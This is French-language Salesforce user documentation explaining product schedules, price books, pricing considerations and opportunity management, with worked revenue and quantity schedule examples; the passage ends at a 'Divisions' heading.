| Produits, catalogues de prix et commandes disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition | Devis disponibles avec : **Performance** Edition et **Developer** Edition, et **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud |

# Planifications de produits

Dans Salesforce Classic, vous pouvez utiliser des *planifications de produits* afin de déterminer le paiement et le cycle de livraison des produits payés ou livrés au fil du temps (si vous utilisez Lightning Experience, vous pouvez bénéficier des planifications de produits en basculant provisoirement vers Salesforce Classic).

Éditions

Des planifications peuvent être établies avec : Salesforce Classic

Les produits planifiés peuvent être ajoutés et visualisés avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


Conceptions de planifications produits

Si vous êtes un administrateur ou un responsable commercial, vous pouvez créer des planifications par défaut pour des produits et des planifications pour des éléments de ligne de produit dans des opportunités. Commencez par apprendre les bases.

Considérations relatives à l'utilisation de planifications de produits

Avant d'ajouter des planifications de produits ou de planifier dans des produits d'opportunité, prenez connaissance des informations et des exemples ci-dessous.

Ajout et modification de planifications de produit

Ajoutez des planifications de produit pour définir les cycles de paiement et de livraison de vos produits.

Définition de planification pour des produits dans des opportunités

Après avoir ajouté des planifications de produits, utilisez-les pour définir des paiements pour la vente de produits et le chiffre d'affaires réalisé sur les opportunités.


## Conceptions de planifications produits

Si vous êtes un administrateur ou un responsable commercial, vous pouvez créer des planifications par défaut pour des produits et des planifications pour des éléments de ligne de produit dans des opportunités. Commencez par apprendre les bases.

Éditions

Des planifications peuvent être établies avec : Salesforce Classic

Les produits planifiés peuvent être ajoutés à des opportunités et visualisés avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Une *planification de quantité* détermine la date de livraison d'un produit.
- Une *planification de chiffre d'affaires* détermine la date de paiement d'un produit.
- Une *planification par défaut* est associée à un produit spécifique dans un catalogue de prix spécifique. Chaque fois qu'un produit est ajouté à une opportunité, la planification par défaut est utilisée. Vous pouvez remplacer les planifications par défaut d'une opportunité.

Vous déterminez les types de planification que votre organisation Salesforce utilise ainsi que les types de planification qui peuvent être établis pour chaque produit individuel.

- Une planification de quantité est adaptée si vos clients payent en une fois, mais reçoivent les produits en plusieurs fois, par exemple un abonnement annuel à un magazine mensuel. Une planification de quantité définit les dates, le nombre d'unités et le nombre de versements pour le paiement, l'expédition ou une autre utilisation, tels que déterminés par votre société.
- Une planification de chiffres d'affaires est adaptée si vos clients effectuent des paiements réguliers, mais reçoivent le produit en une seule fois, par exemple si vous vendez des produits personnalisés qui sont facturés en plusieurs fois pour une livraison unique. Une planification de chiffre d'affaires définit les dates, les montants de chiffre d'affaires et le nombre de versements pour le paiement, l'identification du chiffre d'affaires ou une autre utilisation.
- Une planification de chiffre d'affaires et de quantité est adaptée si vos clients reçoivent leur commande selon un calendrier de livraison et règlent les commandes selon un calendrier de paiement, par exemple un abonnement à un produit mensuel réglé tous les mois.

- Une planification par défaut est adaptée si tous vos clients suivent le même calendrier de paiement ou si vous livrez les produits selon un calendrier régulier. Si vous personnalisez les calendriers, la création de planifications par défaut ne présente aucun avantage.

CONSULTER ÉGALEMENT :

Planifications de produits

## Considérations relatives à l'utilisation de planifications de produits

Avant d'ajouter des planifications de produits ou de planifier dans des produits d'opportunité, prenez connaissance des informations et des exemples ci-dessous.

Éditions

Des planifications peuvent être établies avec : Salesforce Classic

Les produits planifiés peuvent être ajoutés à des opportunités et visualisés avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Considérations relatives à l'utilisation de planifications de produits par défaut

- Si vous ajoutez ou modifiez une planification de produit, les opportunités qui incluent ce produit ne sont pas mises à jour. Si un produit inclut une planification de quantité par défaut et une planification de chiffre d'affaires par défaut, la planification de quantité est calculée en premier afin de déterminer le chiffre d'affaires total du produit. La planification de chiffre d'affaires est ensuite appliquée à ce montant.
- Si vous avez un élément de ligne de devis avec une remise et que l'enregistrement de produit correspondant inclut une planification par défaut, vous ne pouvez pas modifier le champ `Remise`.
- Si des planifications par défaut sont définies pour l'enregistrement du produit, elles sont automatiquement créées lors de l'ajout du produit à l'opportunité. Les dates de versements commencent à la date spécifiée lors de l'ajout du produit. Si vous n'avez pas défini de date de produit, les dates de versement commencent à la `Date de fermeture` de l'opportunité.

### Exemples d'utilisation de planifications de produit par défaut

- **Planification de chiffre d'affaires par défaut uniquement** : votre société ASP vend des contrats annuels pour des licences produit à 1200 $ par licence. Lorsqu'un client achète des licences, elles sont toutes livrées en même temps, mais le calcul du chiffre d'affaires est mensuel. Dans ce cas, vous définissez la planification de chiffre d'affaires suivante : Type de planification=Diviser, Période de versement=Mensuelle et Nombre de versements=12.

  Avec cette planification de chiffre d'affaires par défaut, un commercial vend 200 licences au prix unitaire de 1200 $ par licence et par an dans une opportunité le 15 mars. Les 200 licences sont livrées le 15 mars. Le chiffre d'affaires global pour ce produit correspond aux 200 licences multipliées par le prix unitaire de 1200 $ par an, soit un chiffre d'affaires annuel global de 240 000 $. La planification de chiffre d'affaires divise le chiffre d'affaires global en versements mensuels de 20 000 $ au 15 de chaque mois pendant une année.

- **Planification de quantité par défaut uniquement** : votre fournisseur d'accessoires médicaux vend des abaisses-langue au prix de 10 $ la boîte. Vous avez conclu des contrats annuels avec des hôpitaux pour livrer les boîtes tous les mois. Dans ce cas, vous définissez la planification de quantité suivante : Type de planification=Répéter, Période de versement=Mensuelle et Nombre de versements=12.

  Avec cette planification de quantité par défaut, un commercial vend 1000 boîtes dans une opportunité le 1er janvier. La planification de quantité crée 12 livraisons mensuelles de 1000 boîtes, soit une quantité totale de 12 000 boîtes. Le chiffre d'affaires total généré par cette opportunité est calculé à partir du prix unitaire et de la quantité totale. Ainsi, 120 000 $ de produits sont réservés le 1er janvier.

- **Planifications de quantité et de chiffre d'affaires par défaut** : votre fabricant vend des widgets à 10 $ l'unité. Vous avez conclu des contrats annuels pour livrer vos articles toutes les semaines, mais vos clients vous règlent par trimestre. Dans ce cas, vous définissez la planification de quantité suivante : Type de planification=Répéter, Période de versement=Hebdomadaire et Nombre de

versements=52. Vous définissez la planification de chiffre d'affaires Type de planification=Diviser, Période de versement=Trimestrielle et Nombre de versements=4.

Avec ces planifications par défaut, un commercial vend 2000 articles dans une opportunité le 1er janvier. La planification de quantité est appliquée en premier, et prévoit la livraison de 2000 articles toutes les semaines pendant un an, soit une quantité totale de 104 000 pièces. Le chiffre d'affaires global est calculé avec le prix unitaire et de quantité totale. Le chiffre d'affaires global de 1 040 000 $ est ensuite réparti en versements trimestriels de 260 000 $.

CONSULTER ÉGALEMENT :

Ajout et modification de planifications de produit

## Ajout et modification de planifications de produit

Ajoutez des planifications de produit pour définir les cycles de paiement et de livraison de vos produits.

1. Reportez-vous à considérations et exemples.
2. Activez les types de planification appropriés.
3. Sélectionnez le produit dans la page d'accueil Produits.
4. Cliquez sur **Modifier**.
5. Sélectionnez le type de planification à créer : quantité, chiffre d'affaires, ou les deux. Vos choix sont limités par les paramètres de planification de votre organisation Salesforce et les types de planification activés pour le produit.
6. Définissez les détails de la planification.
7. Enregistrez vos modifications.
8. Pour définir une planification sur un produit d'opportunité, reportez-vous à Définition de planification pour des produits dans des opportunités.
9. Pour modifier une planification de produit, cliquez sur **Modifier** dans la page des détails du produit.

CONSULTER ÉGALEMENT :

Définition de planification pour des produits dans des opportunités

Définition et modification des prix de produits

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ajouter ou modifier des planifications de produits :

- Autorisation de modification sur les produits

## Définition de planification pour des produits dans des opportunités

Après avoir ajouté des planifications de produits, utilisez-les pour définir des paiements pour la vente de produits et le chiffre d'affaires réalisé sur les opportunités.

1. Reportez-vous à considérations et exemples.
2. Assurez-vous que des product planifications ont été ajoutées.
3. Cliquez sur le nom d'un produit dans la liste associée Produits d'une opportunité.
4. Cliquez sur **Établir** pour créer une planification, ou sur **Rétablir** pour supprimer l'ancienne planification et en créer une nouvelle.
5. Sélectionnez le type de planification à créer : quantité, chiffre d'affaires, ou les deux. Les choix varient en fonction des paramètres de planification de votre organisation Salesforce et des types de planification activés pour le produit par votre administrateur.
6. Définissez les détails de la planification.
7. Enregistrez vos modifications.

   Salesforce affiche le planning des versements.
8. Pour changer les versements, cliquez sur **Modifier**.

CONSULTER ÉGALEMENT :

Conceptions de planifications produits

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ajouter ou modifier des planifications de produits :

- Modifier sur les opportunités

# Consignes relatives à l'ajout de modèles d'autorisation à des produits

Si vous êtes un administrateur ou un responsable commercial, suivez les consignes ci-dessous lors de l'utilisation de la liste associée Modèles d'autorisation.

Les modèles d'autorisation sont des termes prédéfinis de support client que vous pouvez ajouter rapidement aux produits. Par exemple, vous pouvez créer des modèles d'autorisation pour un support Web ou téléphonique afin de permettre aux utilisateurs d'ajouter aisément des autorisations aux produits qu'ils offrent aux clients.

La liste associée Modèles d'autorisation affiche les modèles d'autorisation applicables d'un produit. Les administrateurs déterminent la disponibilité et le contenu d'une liste associée Modèle d'autorisation.

- Pour rechercher des modèles d'autorisation, saisissez un nom ou une partie d'un nom dans le champ de saisie de texte, puis cliquez sur **OK**.
- Pour ajouter des modèles d'autorisation à un produit, cliquez sur **Ajouter un modèle d'autorisation**, sélectionnez les cases à cocher en regard des modèles que vous souhaitez ajouter, puis cliquez sur **Insérer les éléments sélectionnés** et sur **Terminé**.
- Les actions que vous pouvez exécuter dans le modèle d'autorisation sont répertoriées sous Action. Par exemple, cliquez sur **Supprimer** pour retirer un modèle d'autorisation du produit.
- Le nom du modèle est répertorié sous Modèle d'autorisation. Cliquez sur le nom pour afficher les détails du modèle.
- L'utilisateur qui a créé le modèle autorisation est répertorié sous Créé par.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

# Considérations relatives à la création et la gestion de catalogues de prix

Avant de créer un catalogue de prix, prenez connaissance des quelques points ci-dessous.

- Pour créer un catalogue de prix en clonant un catalogue existant, cliquez sur **Cloner** dans la page de détail du catalogue de prix.
- Vous pouvez supprimer des produits de catalogues de prix personnalisés sans affecter la liste de produits d'origine ni ses entrées dans les autres catalogues de prix. Lorsque vous supprimez un produit d'un catalogue de prix standard, le produit reste disponible et actif, mais son prix standard est supprimé et retiré de tous les catalogues de prix personnalisés. Si vous supprimez le produit du catalogue de prix standard et qu'il est toujours associé à des catalogues de prix personnalisé, cliquez sur **OK** pour le retirer de tous les catalogues de prix personnalisés.
- Vous pouvez ajouter des produits, des éléments de ligne de devis ou d'autres produits uniquement à partir d'un catalogue de prix unique.
- Pour inclure un produit d'une opportunité, d'un devis ou d'une commande, sélectionnez un catalogue de prix qui contient le produit. Le dernier catalogue de prix utilisé dans une opportunité ou un devis est sélectionné par défaut. Pour sélectionner un autre catalogue de prix, cliquez sur **Choisir le catalogue de prix** dans la liste associée Produits d'une opportunité ou dans la liste associée Éléments de ligne de devis d'un devis. Choisir le catalogue de prix est affiché lorsque vous avez accès à plusieurs catalogues de prix. Si vous avez accès à plusieurs catalogues de prix et que l'option n'est pas visible, demandez à votre administrateur de l'ajouter à votre présentation de page.
- Si vous modifiez le catalogue de prix pour une opportunité qui inclut des produits, tous les produits sont supprimés de la liste associée Produits, mais la valeur du champ Montant de l'opportunité est conservée.

CONSULTER ÉGALEMENT :

Création de catalogues de prix personnalisés

Éditions

| | |
|---|---|
| Produits et catalogues de prix disponibles avec : Salesforce Classic et Lightning Experience | Les devis et les commandes sont disponibles avec Salesforce Classic |
| Produits, catalogues de prix et commandes disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition | Devis disponibles avec : **Performance** Edition et **Developer** Edition, et **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud |

# Considérations relatives à la définition des prix

Si vous êtes administrateur ou responsable d'opérations commerciales, prenez connaissance des points importants avant de définir des prix pour vos produits dans Salesforce.

- Les types de prix sont disponibles.
  - Un *prix standard* est le prix par défaut que vous associez à un produit. Il est automatiquement inclus dans votre catalogue de prix standard.
  - Un *prix catalogue* est le prix personnalisé que vous associez à un produit dans un catalogue de prix personnalisé. Par exemple, vous pouvez gérer une tarification pour les commandes domestiques et une autre pour les commandes internationales.
  - Les *prix de vente* sont les prix réels que les commerciaux spécifient pour les produits qu'ils ajoutent à des opportunités et à des devis. Les prix de vente peuvent être identiques aux prix catalogue utilisés pour les opportunités ou les devis, ou inclure des remises ou d'autres ajustements.
- Avant d'ajouter un nouveau produit à une opportunité, un devis ou un catalogue de prix personnalisé, vous devez ajouter un prix standard au produit et le marquer comme actif. Cette tarification correspond au prix par défaut du produit.
- Pour pouvoir attribuer des prix catalogue à des produits, créez des catalogues de prix personnalisés. Les prix catalogue peuvent être utilisés lorsque vous ajoutez des produits à une opportunité ou à un devis à partir du catalogue de prix personnalisé.
- Pour représenter le prix, par exemple 100,00 $, saisissez `100` ou `100.00`, avec ou sans le symbole `$`.
- Vous pouvez étendre le format de vos champs de prix jusqu'à huit décimales. Pour modifier vos paramètres de décimale, contactez Salesforce.

Éditions

| Produits et catalogues de prix disponibles avec : Salesforce Classic et Lightning Experience | Devis disponibles avec : Salesforce Classic |
|---|---|
| Produits et catalogues de prix disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition | Devis disponibles avec : **Performance** Edition et **Developer** Edition, et **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud |

## Considérations relatives à l'utilisation de l'interface utilisateur de Salesforce Classic

- Vous pouvez ajouter des prix standard ou catalogue uniquement via les pages d'ajout multiligne (la page Ajouter un prix standard et la page Ajouter un prix catalogue). Ces pages ne prennent pas en charge les champs personnalisés. Pour ajouter des prix standard ou catalogue, et renseigner des champs personnalisés, ajoutez l'entrée de catalogue de prix via les pages d'ajout multiligne, accédez à la page Modifier une entrée du catalogue de prix de l'enregistrement ajouté, puis mettez à jour les champs personnalisés.

  Remarque: Ces considérations n'affectent pas les entrées de catalogue de prix créées ou modifiées en utilisant Data Loader ou l'API.

- Si l'entrée du catalogue de prix contient des champs personnalisés obligatoires, vous ne pouvez pas créer les entrées dans l'interface utilisateur. Vous pouvez les créer uniquement en utilisant Data Loader ou l'API.
- Vous pouvez modifier des prix dans les deux emplacements suivants.
  - Les pages d'ajout multiligne (la page Modifier un prix standard et la page Modifier un prix catalogue)
  - La page Modifier une entrée du catalogue de prix

# Élaboration de vos en-cours avec des opportunités

## Opportunités

Suivez et gérez vos affaires potentielles avec les opportunités Salesforce.

Consultez des informations importantes sur les affaires, notamment les comptes avec lesquels vous travaillez, les décideurs et les montants des ventes potentielles. À mesure que vos affaires progressent vers l'étape Proposition :

- Ajoutez des produits et joignez des fichiers, par exemple des contrats ou des fiches de données.
- Consignez les appels que vous effectuez.
- Utilisez les Notes pour noter des informations pendant les réunions avec des clients.
- Créez des tâches pour les activités importantes et des événements de calendrier pour les réunions avec des clients.
- Envoyez un e-mail au contact de l'opportunité et aux autres décideurs.

Pendant la négociation, partagez vos stratégies commerciales avec vos collègues ou demandez des conseils à votre responsable en utilisant Chatter. En pilotant une affaire d'une étape à l'autre, mettez à jour l'enregistrement de l'opportunité avec l'étape actuelle. Vous allez rapidement conclure des affaires.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions des organisations activées avant la version Summer '09

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations activées après la version Summer '09

CONSULTER ÉGALEMENT :

Utilisation des opportunités

Compréhension du fonctionnement des opportunités

Champs d'opportunité

## Utilisation des opportunités

Utilisez des opportunités pour suivre et gérer vos encours afin d'accélérer la conclusion de ventes. Déplacez les affaires à l'étape suivante, ajoutez des produits et plus encore.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions des organisations activées avant la version Summer '09

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations activées après la version Summer '09

### Progression d'une opportunité vers l'étape suivante

Mettez à jour votre opportunité à mesure qu'elle progresse vers la conclusion d'une affaire. La précision des informations sur les étapes est importante pour les prévisions, les rapports et de surcroît pour atteindre vos objectifs.

### Ajout et modification de produits dans des opportunités

Suivez les produits qui se vendent et en quelles quantités en ajoutant des produits à des opportunités. Assurez-vous ensuite de gérer des enregistrements précis en mettant à jour les quantités et les prix des produits.

Planification de rappels de mise à jour d'opportunités

Pour s'assurer que votre équipe tient ses opportunités à jour, créez un e-mail automatisé contenant un rapport sur les opportunités ouvertes de votre équipe, et envoyez-le à vos collaborateurs.

CONSULTER ÉGALEMENT :

Opportunités

## Progression d'une opportunité vers l'étape suivante

Mettez à jour votre opportunité à mesure qu'elle progresse vers la conclusion d'une affaire. La précision des informations sur les étapes est importante pour les prévisions, les rapports et de surcroît pour atteindre vos objectifs.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions des organisations activées avant la version Summer '09

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations activées après la version Summer '09

Progression d'une opportunité vers l'étape suivante dans Salesforce Lightning Experience

Mettez à jour l'étape de votre opportunité directement depuis son enregistrement ou à partir de la vue Opportunité Kanban.

Progression d'une opportunité vers l'étape suivante dans Salesforce Classic

Suivez la progression des opportunités vers la conclusion de ventes.

## Progression d'une opportunité vers l'étape suivante dans Salesforce Lightning Experience

Mettez à jour l'étape de votre opportunité directement depuis son enregistrement ou à partir de la vue Opportunité Kanban.

Remarque: Les étapes ci-dessous fonctionnement dans Lightning Experience. Si l'icône du Lanceur d'application est affichée ( ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

- À partir d'une opportunité ouverte, sélectionnez la nouvelle étape dans le Parcours de vente, puis cliquez sur **Marquer comme actuel**.
- À partir d'une opportunité ouverte, cliquez sur **Marquer l'étape comme terminée**.
- À partir de la vue Opportunité Kanban, recherchez l'opportunité dont vous souhaitez mettre à jour l'étape puis faites glisser sa carte vers la colonne de l'étape suivante.

### Éditions

Disponible avec : Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer des opportunités :
- Créer sur les opportunités

Pour afficher des opportunités :
- Afficher sur les opportunités

## Progression d'une opportunité vers l'étape suivante dans Salesforce Classic

Suivez la progression des opportunités vers la conclusion de ventes.

Remarque: Les étapes ci-dessous fonctionnent dans Salesforce Classic. Si l'icône du Lanceur d'application est affichée ( ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

1. Modifiez l'enregistrement de l'opportunité que vous souhaitez mettre à jour.
2. Sélectionnez la nouvelle étape.
3. Sauvegardez l'enregistrement.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions des organisations activées avant la version Summer '09

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations activées après la version Summer '09

### AUTORISATIONS UTILISATEUR

Pour créer des opportunités :
- Créer sur les opportunités

Pour afficher des opportunités :
- Afficher sur les opportunités

## Ajout et modification de produits dans des opportunités

Suivez les produits qui se vendent et en quelles quantités en ajoutant des produits à des opportunités. Assurez-vous ensuite de gérer des enregistrements précis en mettant à jour les quantités et les prix des produits.

1. Accédez à l'opportunité que vous souhaitez modifier.
2. Dans la liste associée Produits, cliquez sur **Modifier** en regard du produit que vous souhaitez modifier, ou sur **Ajouter un produit** pour ajouter un autre produit. Si vous ajoutez le premier produit, sélectionnez un catalogue de prix pour l'opportunité.
3. Lors de l'ajout d'un nouveau produit, sélectionnez un ou plusieurs produits dans la liste, ou recherchez un produit.
4. Saisissez les attributs de chaque produit. Les administrateurs peuvent personnaliser cette page pour inclure des champs spécifiques à votre activité.
5. Saisissez le `Prix de vente` du produit. Le prix de vente applique par défaut le prix catalogue spécifié dans le catalogue de prix attribué à l'opportunité. Selon vos autorisations utilisateur, vous pouvez remplacer cette valeur.
6. Si le produit fait l'objet d'une remise, saisissez la valeur numérique de la remise avec ou sans le caractère pourcentage (%) dans le champ `Remise`. Si le champ `Remise` n'est pas disponible, contactez votre administrateur.
7. Saisissez le nombre de produits à ce prix dans la case `Quantité`.
8. Enregistrez vos modifications.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ajouter ou modifier des produits d'opportunités :

- Modifier sur les opportunités

  ET

  Lire sur les catalogues de produits et de prix

CONSULTER ÉGALEMENT :

Considérations relatives à l'ajout de produits à des opportunités

Champs de produits d'opportunité

Produits

## Planification de rappels de mise à jour d'opportunités

Pour s'assurer que votre équipe tient ses opportunités à jour, créez un e-mail automatisé contenant un rapport sur les opportunités ouvertes de votre équipe, et envoyez-le à vos collaborateurs.

Par exemple, vous pouvez planifier un rapport hebdomadaire sur toutes les opportunités du trimestre fiscal en cours appartenant à un membre de l'équipe, et distribuer le rapport à tous les membres de l'équipe.

1. Assurez-vous que les rappels de mise à jour des opportunités sont activés.
2. Dans vos paramètres personnels, saisissez *`Rappel`* dans la case `Recherche rapide`, puis sélectionnez **Mon rappel de mise à jour**.
3. Cochez la case `Actif` si vous souhaitez que les rappels démarrent après l'enregistrement de vos paramètres.
4. Entrez un nom et une adresse pour l'expéditeur des rappels.
5. Choisissez les destinataires.
6. Entrez les autres destinataires dans le champ `CC`. Séparez les adresses e-mail par des virgules, des points-virgules, des espaces ou de nouvelles lignes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

7. Entrez un objet et le message à intégrer aux rappels des e-mails.
8. Sélectionnez une fréquence de planification.
9. Sélectionnez `Inclure les opportunités inactives` pour inclure toutes les opportunités ouvertes avec une date de fermeture sous 90 jours précédant la `date de fermeture` spécifiée.

   Par exemple, supposons que votre organisation utilise un exercice fiscal normal et que le trimestre en cours a commencé le 01/04/2012. Vous configurez des rappels de mise à jour pour les opportunités se terminant pendant le trimestre en cours, puis vous sélectionnez `Inclure les opportunités inactives`. Lorsque le rappel de mise à jour est envoyé le 15/06, il inclut toutes les opportunités du 01/04 au 15/06. Il inclut également les opportunités ouvertes avec une date de fermeture comprise entre le 02/01 et le 01/04 (le 1er trimestre comprend 91 jours).
10. Choisissez une `Date de clôture` pour inclure les opportunités dont les dates se situent dans cette plage.
11. Sélectionnez les champs à intégrer dans les rappels d'e-mails.

| Champ | Description |
|---|---|
| `Date de la dernière connexion` | Date la plus récente à laquelle le responsable de l'opportunité s'est connecté |
| `Nb d'opportunités ouvertes` | Nombre total d'opportunités contenues dans le rapport |
| `Nb non mis à jour depuis 30 jours` | Nombre total d'opportunités qui n'ont pas été mises à jour depuis 30 jours |
| `Montant d'opportunités ouvertes` | Total de tous les montants d'opportunités d'un rapport |
| `Montant total fermé` | Montant total fermé de toutes les opportunités d'un rapport.<br>Si votre entreprise utilise plusieurs devises, ce montant est converti dans celle de l'utilisateur. Si votre entreprise a recours à la gestion avancée des devises, la conversion est effectuée à l'aide des taux de change datés. |
| `Date de dernière mise à jour` | Date la plus récente à laquelle le responsable de l'opportunité a soumis une prévision.<br>Si votre entreprise utilise plusieurs devises, ce montant est converti dans celle de l'utilisateur. Si votre entreprise a recours à la gestion avancée des devises, la conversion est effectuée à l'aide des taux de change datés. |

12. Cliquez sur **Enregistrer**.

    Lorsque le rappel de mise à jour d'une opportunité ne contient aucun enregistrement, Salesforce n'envoie aucun e-mail. Si aucun e-mail n'est envoyé pour trois rappels de mise à jour d'opportunité consécutifs, la planification du rappel est désactivée.

CONSULTER ÉGALEMENT :

Activation des rappels de mise à jour d'opportunité

Personnalisation de votre expérience Salesforce

# Compréhension du fonctionnement des opportunités

Découvrez les concepts de base afin d'utiliser les opportunités avec plus d'efficacité dans Salesforce.

Historique des champs d'opportunités

L'historique des champs permet de suivre les modifications apportées à une opportunité, notamment les changements pendant l'étape. Vous pouvez ainsi déterminer rapidement qui a modifié l'opportunité et quand.

Consignes et considérations relatives à l'utilisation des opportunités

Pour tirer pleinement parti des opportunités, il est important de comprendre ces consignes et considérations.

CONSULTER ÉGALEMENT :

Opportunités

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions des organisations activées avant la version Summer '09

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations activées après la version Summer '09

## Historique des champs d'opportunités

L'historique des champs permet de suivre les modifications apportées à une opportunité, notamment les changements pendant l'étape. Vous pouvez ainsi déterminer rapidement qui a modifié l'opportunité et quand.

Deux listes associées suivent les modifications apportées aux champs d'un enregistrement d'opportunité.

**Historique des champs d'opportunités**
Chaque fois qu'un utilisateur modifie un champ opportunité standard ou personnalisé défini pour le suivi, une nouvelle entrée est ajoutée à la liste associée Historique des champs d'opportunités. Toutes les entrées indiquent les détails et l'auteur de la modification. Votre administrateur peut sélectionner les champs à suivre.

**Historique des étapes**
Chaque fois qu'un utilisateur modifie le champ `Montant`, `Probabilité`, `Étape` ou `Date de fermeture`, une nouvelle entrée est ajoutée à la liste associée Historique des étapes. Toutes les entrées indiquent les détails et l'auteur de la modification. Votre administrateur ne peut pas sélectionner les champs à suivre.

Les modifications apportées aux champs `Montant` et `Quantité` sont suivies, même si le champ est mis à jour suite à un changement des produits ou des planifications d'une opportunité.

CONSULTER ÉGALEMENT :

Suivi de l'historique des champs d'objets standard

Compréhension du fonctionnement des opportunités

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions des organisations activées avant la version Summer '09

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations activées après la version Summer '09

AUTORISATIONS UTILISATEUR

Pour afficher des opportunités :
- Lire sur les opportunités

## Consignes et considérations relatives à l'utilisation des opportunités

Pour tirer pleinement parti des opportunités, il est important de comprendre ces consignes et considérations.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions des organisations activées avant la version Summer '09

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations activées après la version Summer '09

### Instructions relatives à la création d'opportunités

De nombreuses opportunités de votre organisation Salesforce peuvent être générées en convertissant des pistes qualifiées, mais vous pouvez également créer des opportunités manuellement aussi bien dans Salesforce Classic que dans Lightning Experience.

### Considérations relatives à la suppression d'opportunités

Avant de supprimer des opportunités Salesforce, prenez connaissance des considérations ci-dessous.

### Considérations relatives au clonage d'opportunités

Le clonage d'une opportunité permet de créer rapidement une opportunité contenant les mêmes informations que l'opportunité existante. Avant de cloner des opportunités Salesforce, prenez connaissance des considérations ci-dessous.

### Considérations relatives au partage d'opportunités

En partageant vos opportunités avec un autre utilisateur, vous accordez la visibilité sur vos encours. L'utilisateur peut ainsi fournir des informations importantes pour vous aider à conclure des affaires. Avant de partager vos opportunités, prenez connaissance des considérations importantes ci-dessous.

### Consignes relatives à la recherche d'opportunités similaires

Concluez vos affaires plus rapidement en exploitant de la richesse des informations contenues dans des affaires similaires aux vôtres qui ont été fermées avec succès. Voici quelques consignes de recherche d'opportunités qui vont vous aider à conclure des affaires.

### Considérations relatives à l'ajout de produits à des opportunités

Si vous êtes un administrateur ou un responsable commercial, tenez compte des concepts clés ci-dessous avant d'ajouter des produits à des opportunités.

## Instructions relatives à la création d'opportunités

De nombreuses opportunités de votre organisation Salesforce peuvent être générées en convertissant des pistes qualifiées, mais vous pouvez également créer des opportunités manuellement aussi bien dans Salesforce Classic que dans Lightning Experience.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Parts d'opportunité disponibles avec : Salesforce Classic

Disponible avec : **Toutes** les éditions des organisations activées avant la version Summer '09

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations activées après la version Summer '09

Les parts d'opportunité et la gestion des territoires sont disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**Contacts et rôles des contacts**

- Pour associer une opportunité à un compte ou à un contact, vous devez disposer au moins d'un accès en lecture au compte ou au contact.
- Dans Salesforce Classic, lorsque vous créez une opportunité à partir d'un enregistrement de contact, ce contact est automatiquement répertorié en tant que contact principal dans la liste associée Rôles des contacts de l'opportunité. Dans Lightning Experience, lorsque vous créez une opportunité à partir d'un enregistrement de contact, vous êtes invité(e) à associer un rôle à ce contact.

**Divisions**

